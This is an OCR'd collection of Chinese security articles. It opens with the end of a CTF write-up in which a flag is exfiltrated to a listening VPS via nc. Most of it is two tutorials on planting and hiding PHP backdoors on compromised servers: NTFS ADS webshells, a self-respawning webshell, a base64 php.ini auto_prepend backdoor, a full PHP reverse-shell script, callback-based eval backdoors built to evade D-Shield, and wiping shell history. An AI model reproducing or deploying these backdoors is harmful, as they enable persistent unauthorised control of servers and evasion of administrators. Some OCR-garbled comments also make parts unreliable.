2. 给uid为2的用户发送 http://ip/SECRET/user/1/ 其中ip为题目ip，SECRET为第二关地址，在自己的VPS监听端口，就可以收到flag

```
➜  ~ sudo nc -vlp 88
Listening on [0.0.0.0] (family 0, port 88)
Connection from [113.140.11.122] port 88 [tcp/kerberos] accepted (family 2, sport 40300)
GET /[uid:8]%20sendto%20[uid:1]%20:%20%3Cbr%3Eflag%7B1a79f6c4cafd217b3d3d%7D[uid:8]%20sendto%20[uid:1]%20:%
Host: 123.x.x.10:88
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/css,*/*;q=0.1
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://117.34.111.15:3000/753157fe2d07bbd2c07e/user/1/style.css
Connection: keep-alive
```

```
In [1]: import urllib

In [2]: urllib.unquote("[uid:8]%20sendto%20[uid:1]%20:%20%3Cbr%3Eflag%7B1a79f6c4cafd217b3d3d%7D[uid:8]%20se
```

RPO 导致信息泄露

Web 服务器欺骗请求:

当目标网站存在负载服务器时,访问当前页面下,事实上并不存在的 css 等静态文件时，会在缓存服务器中缓存下存在 用户账号密码的静态文件页面，让攻击者可以直接访问用户账号。

可用于缓存的文件后缀列表:

aif aiff au avi bin bmp cab carb cct cdf class css doc dcr dtd gcf gff gif grv hdml hqx ico ini jpeg jpg js mov mp3 nc pct ppc pws swa swf txt vbs w32 wav wbmp wml wmlc wmls wmlsc xsd zip

reffer

https://xz.aliyun.com/t/2220

http://www.cnblogs.com/iamstudy/articles/2th_qiangwangbei_ctf_writeup.html

http://www.ideawu.net/blog/archives/494.html

代码审计

代码审计是保证应用安全的一个重要环节，通过白盒的方式来找出代码中可能存在的安全问题，在上线前将安全问题消灭掉，目前使用 java 开发 web 应用的项目越来越多，熟悉 java 语言，研究相关代码可能存在的安全漏洞，学习代码审计技巧是非常有用的，大多数的大厂对于 java 代码审计工程师的需求都不少。

做代码审计本身门槛是比较高的，除了对 web 安全漏洞非常熟悉以外，还要对不同语言开发的项目熟悉，比如架构、语言特性、安全特性等。

php 后门隐藏技巧

原创： s9mf 信安之路 2018-06-25

辛辛苦苦拿下的 shell，几天没看，管理员给删了。这篇文章是我个人小小的总结，很多方面都建立在自己理解上思考，如果你有更好的思路，各位表哥们也可以分享。


隐藏

隐藏的技巧很多，废话不多说直接开始。


一. attrib +s +h

创建系统隐藏文件：

```
attrib +s +a +r +h

attrib +s +h
```



查看隐藏文件



二. 利用 ADS 隐藏文件


NTFS 交换数据流（Alternate Data Streams，简称 ADS）是 NTFS 磁盘格式的一个特性，在 NTFS 文件系统下，每个文件都可以存在多个数据流。通俗的理解，就是其它文件可以“寄宿”在某个文件身上，而在资源管理器中却只能看到宿主文件，找不到寄宿文件。利用 ADS 数据流，我们可以做很多有趣的事情。(抄的)

首先创建 ADS 隐藏文件

在命令行，echo 一个数据流进去，比如 index 文件是正常文件。

```
echo ^<?php @eval($_REQUEST[1]);?^> > index.php:shell.jpg
```

这样就生成了一个不可见的 index.php:shell.jpg



可用 dir /r 命令来查看

修改与删除


修改：进入文件所在目录，notepad index.php:shell.jpg

如何删除 index.php:shell.jpg 呢？直接删除 index.php

文件包含

我们生成了 index.php:shell.jpg，可以通过包含文件的方式来使用。


```
<?php include('index.php:shell.jpg')?>
```



还可以用上面学的隐藏 include.php

免杀

隐藏了也不行兄 dei，D 盾一扫瞬间爆炸。



把 index.php:shell.jpg hex 编码

```
<?php
    $a="696E6465782E7068703A7368656C6C2E6A7067";
    // index.php:shell.jpg hex 编码
    $b="a";
    include(PACK('H*',$$b))
    ?>
```


三. php 环境变量留 shell

环境变量 include_path

ignore_repeated_errors	Off	Off
ignore_repeated_source	Off	Off
ignore_user_abort	Off	Off
implicit_flush	Off	Off
include_path	.;C:\php\pear	.;C:\php\pear
log_errors	On	On

在 C 盘，创建 C:\php\pear 目录，把木马文件丢上去。

在包含下就 OK 了



四.不死马

运行后，会删除自身，生成一个 webshell.php，管理员删除后还会生成。

```
<?php
    set_time_limit(0);
    ignore_user_abort(1);
    unlink(__FILE__);
    while(1){
        file_put_contents('webshell.php','<?php @eval($_POST["password"]);?>');
        sleep(5);
    }
```


解决覆盖重写或者重启 web 服务删掉即可。

```
<?php
    set_time_limit(0);
    ignore_user_abort(1);
    unlink(__FILE__);
    while(1){
        file_put_contents('webshell.php','clear');
        sleep(1);
    }
```

五. php.ini 后门

将下面后门写入 php.ini

```
allow_url_include=On
    auto_prepend_file="data:;base64,PD9waHAgQGV2YWwoJF9SRVFVRVNUW2NtZF0
    pOz8+"
                        // base64 <?php @eval($_REQUEST[cmd]);?>
                                //
```



后门留好后，需要重启 web 服务。

方法 1. 如果权限很大的话，自己手动重启，缺点容易暴露，重启服务，就要上服务器，某里的服务器，异地登陆有短信提醒。

方法 2. 就是加载一个 php_socke.php 脚本，让他重新加载 php.ini


脚本如下:

```
<?php

    /*****************************/
```


```
/*          BY                  */

/*                鸡              ~ */

/*                windows   统     */

/*****************************/


while(true){   //  问  为          环                  设        环       载
php.ini ...
        @set_time_limit(0);
        $system=strtoupper(substr(PHP_OS, 0, 3));
        if(!extension_loaded('sockets'))
        {
                if($system=='WIN'){@dl('php_sockets.dll') ordie("Can't load socket");}
        }
        $host='255.255.255.255';    //                  ip       给       弹过      岂
         尴     ~~~
        $port=1998;       //  问  为        1998   问              诉   ....
        if($system=="WIN"){$env=array('path'=>'c:\\windows\\system32');}
        $descriptorspec=array(0=>array("pipe","r"),1=>array("pipe","w"),2=>array("pip
e","w"),);
        $host=gethostbyname($host);
        $proto=getprotobyname("tcp");
        if(($sock=socket_create(AF_INET,SOCK_STREAM,$proto))<0){die("Socket 创
      败");}
        if(($ret=@socket_connect($sock,$host,$port))<0){die("连      败");}
        else{
                $message="PHP    弹连   \n";
                @socket_write($sock,$message,strlen($message));
                $cwd=str_replace('\\','/',dirname(__FILE__));
                while($cmd=@socket_read($sock,65535,$proto))
                {
```

```
                    if(trim(strtolower($cmd))=="exit"){
                        socket_write($sock,"Bye\n"); exit;
                    }else{
                        $process=proc_open($cmd, $descriptorspec, $pipes, $c
wd, $env);
                        if(is_resource($process)){
                        fwrite($pipes[0], $cmd);
                        fclose($pipes[0]);
                        $msg=stream_get_contents($pipes[1]);
                        socket_write($sock,$msg,strlen($msg));
                        fclose($pipes[1]);
                        $msg=stream_get_contents($pipes[2]);
                        socket_write($sock,$msg,strlen($msg));
                        $return_value=proc_close($process);
                        }
                    }
                }
        }
}
?>
```

有个尴尬的是，这个脚本不太稳定，这个方法不是 100% 可以成功的。但是如图这个 php 版本测试成功。



这个后门在任何的 PHP 页面都可以用菜刀连接:



后记

可以说全面扩展开有的写了，条条大路通罗马通罗马，每个人都有自己的理解，文笔有限，就写到这里，可赞可喷。

参考：

https://www.t00ls.net/viewthread.php?tid=35053&highlight=php%2B%E5%90%8E%E9%97%A8

https://www.t00ls.net/viewthread.php?tid=44911&highlight=php%2B%E5%90%8E%E9%97%A8

https://bbs.ichunqiu.com/forum.php?mod=viewthread&tid=17060

https://www.cnblogs.com/xiaozi/p/7610984.html

https://www.t00ls.net/viewthread.php?tid=38906&highlight=php.ini

奇淫异巧之 PHP 后门

原创： Ph0rse 信安之路 2018-06-26

早上看了一位小伙伴在公众号发的文章 习习 ，写的挺好，其中有一些姿势是我之前没见到过了，学到很很多。同时，这篇文章也引发了自己的一点点思考：“ PHP 后门的关键点在哪里？”，也欢迎上篇文章的作者、其它小伙伴一起来讨论。

上篇文章中的很多姿势很巧妙，尤其在比赛的时候，可以重点关注一下。但部分姿势，类似不死马这种东西，是否是留后门的正确选择呢？

个人认为，后门的关键，在于“隐蔽”。而不死马这类后门的特点，其实是“顽固”。然而在系统最高权限的运维手里……顽固貌似没有太大用处，只要发现了，总有办法给你干掉。

而对于隐蔽来说，有以下几点要素：

1、熟悉环境，模拟环境，适应环境，像一只变色龙一样隐藏

2、清除痕迹，避免运维发现

3、避免后门特征值被 D 盾等工具检测到

就以上几点，放出一些我收藏的技巧~其思路来源于各位师傅，尤其是 P 神的博客：

https://www.leavesongs.com/

姿势

一般过狗思路

最一般的绕狗、后门思路就是

```
call_user_func('assert', $_REQUEST['pass']);
```

直接参数回调，将$_REQUEST['pass']传入的数据，传递给 assert 函数去执行。

双参数回调后门


在 PHP5.4.8+ 版本中，assert 有一个新的可选参数 descrition。所以较于之前的 PHP 版本，我们可以使用一些新的方式去进行调用，这些新的方式也暂时还没有添加到 D 盾的特征匹配中。

Talk is cheap show me the code~

```
<?php
    $e=$_REQUEST['e'];
    $arr=array('test', $_REQUEST['pass']);
    uasort($arr, base64_decode($e));
```

$_REQUEST['e'] 的话，传递 GET 或者 POST 参数都可以。

uasort 函数在手册里这样定义：



如果我们传入的比较函数是 assert 的话，就会产生代码执行。

先将参数保存为一个数组，传入 'assert' 的 base64 编码，使用 uasort 函数调用即可。

由此方法引申出的姿势有：

一. 换为 uksort 函数：

```
<?php
    $e=$_REQUEST['e'];
    $arr=array('test'=>1, $_REQUEST['pass'] =>2);
    uksort($arr, $e);
```

二. 面向对象的方法：

```
<?php
    // way 0
    $arr=newArrayObject(array('test', $_REQUEST['pass']));
    $arr->uasort('assert');

    // way 1
    $arr=newArrayObject(array('test'=>1, $_REQUEST['pass'] =>2));
    $arr->uksort('assert');
```

三. array_reduce

```
<?php
    $e=$_REQUEST['e'];
    $arr=array(1);
    array_reduce($arr, $e, $_POST['pass']);
```

四. array_udiff

```
<?php
    $e=$_REQUEST['e'];
    $arr=array($_POST['pass']);
    $arr2=array(1);
    array_udiff($arr, $arr2, $e);
```

三、参数回调后门

上面的函数都是两个参数，然后回调指定函数的，下面还有 3 个参数的：

```
<?php
    $e=$_REQUEST['e'];
    $arr=array($_POST['pass'] =>'|.*|e',);
    array_walk_recursive($arr, $e, '');
```

这段代码的最终效果是回调名字为 $e 的函数，$arr 数组中的 $_POST[pass]（键）作为回调函数的第一个参数，'|.*|e' 作为第二个参数。''作为第三个参数。

有哪些函数是可以三个参数并且代码执行 or 命令执行的呢？

最最常见的：preg_replace 函数在 e 修饰符条件下可以进行命令执行，原理可以看这个文章:

http://0day5.com/archives/4016/

最后的效果为：

```
preg_replace('|.*|e', '              ', '');
```

但 preg_replace 并不能直接用，因为 D 盾会将它作为特征值去检测，我们可以换一些其它效果类似的函数：

```
mb_ereg_replace
    preg_filter
```

四、sqlite 回调后门

如果可以使用 PDO 的话，可以用 sqlite 的 PDO 来执行代码

```
<?php
    $db=newPDO('sqlite::memory:');
    $st=$db->query("SELECT 'phpinfo()'");
    $re=$st->frtch
    ?>
```

隐蔽性满满的~

五、反序列化后门

之前说了要适应环境，增强隐蔽性，所以可以根据目标代码，去添加一些恶意类，然后用反序列化漏洞来传递命令，并且可以通过捏造可信度比较高的的类名，在 index.php 中就直接引用，更不容易被发现。

传输过程中，还可以进行一些加密、混淆操作，来绕过 waf 端检测。

思路可参照，前一阵子 typecho 爆出的反序列化漏洞:

https://www.th1s.cn/index.php/2017/10/25/138.html

六、thinkphp 特征后门

thinkphp 的自带方法中，存在可以作为后门的 I 函数

具体代码逻辑比较复杂，有兴趣的同学可以移步 P 神的文章

https://www.leavesongs.com/PENETRATION/thinkphp-callback-backdoor.html

只要在可访问的地方，加上一行代码：

```
I('post.ph0rse','',I('get.i'));
```

就可以传递 GET 参数：i=assert, POST 参数 ph0rse=你的命令

并且可以远连菜刀~

同样，通过审计，在其它开源框架中其实也可以发现类似的留后门技巧。直接调用源类库里的方法，再稍微加一点混淆和加密，就很难被发现了。

后话

真正的后门，要靠系统层


对于 PHP 后门来说，如果能做到隐蔽性，不会被 D 盾等工具自动检测出来。人工查看时，一时半会儿也看不出有问题，其实就够了。


受限于运维的日志审查，通过 PHP 去进行后渗透不太现实，PHP 后门最大的意义在于，留有一个通道。等其它通道关闭或者网站迁移（总要移代码吧）时，能够维持对目标站的控制。


而真正的后渗透操作，还是要考系统层的其它技巧，比如 shift 后门，ssh 后门，注册表木马等等~这些都是后话了~

擦除痕迹

想要让后面隐蔽，除了以上几点，还要清理好文件操作的痕迹。在 Linux 下就是删除 .bash_history 和 .viminfo 的记录，这些记录显示了你前段时间执行了哪些命令，修改了哪些文本。







而在 windows 下，就是在注册表中做一些操作~

上一篇文章突然激起了写作欲，但受限于时间，没能去一步一步截图。当然，这篇文章主要是想阐述思路，比如回调函数的妙用，PHP 后门应该是什么样~

文中介绍的姿势是我自己实战或者打比赛常用的，搜集而成，并非原创。但可以保证，这些姿势我都试过，复现起来是完全 OK 的~

跳出 PHP，讨论后面的话，就比较复杂了，从悄咪咪留后门，到秘密管理后门、窃听数据，再到清理痕迹~各种姿势，千方百怪，前几天还学到了利用微信客户端来留后门远控的~

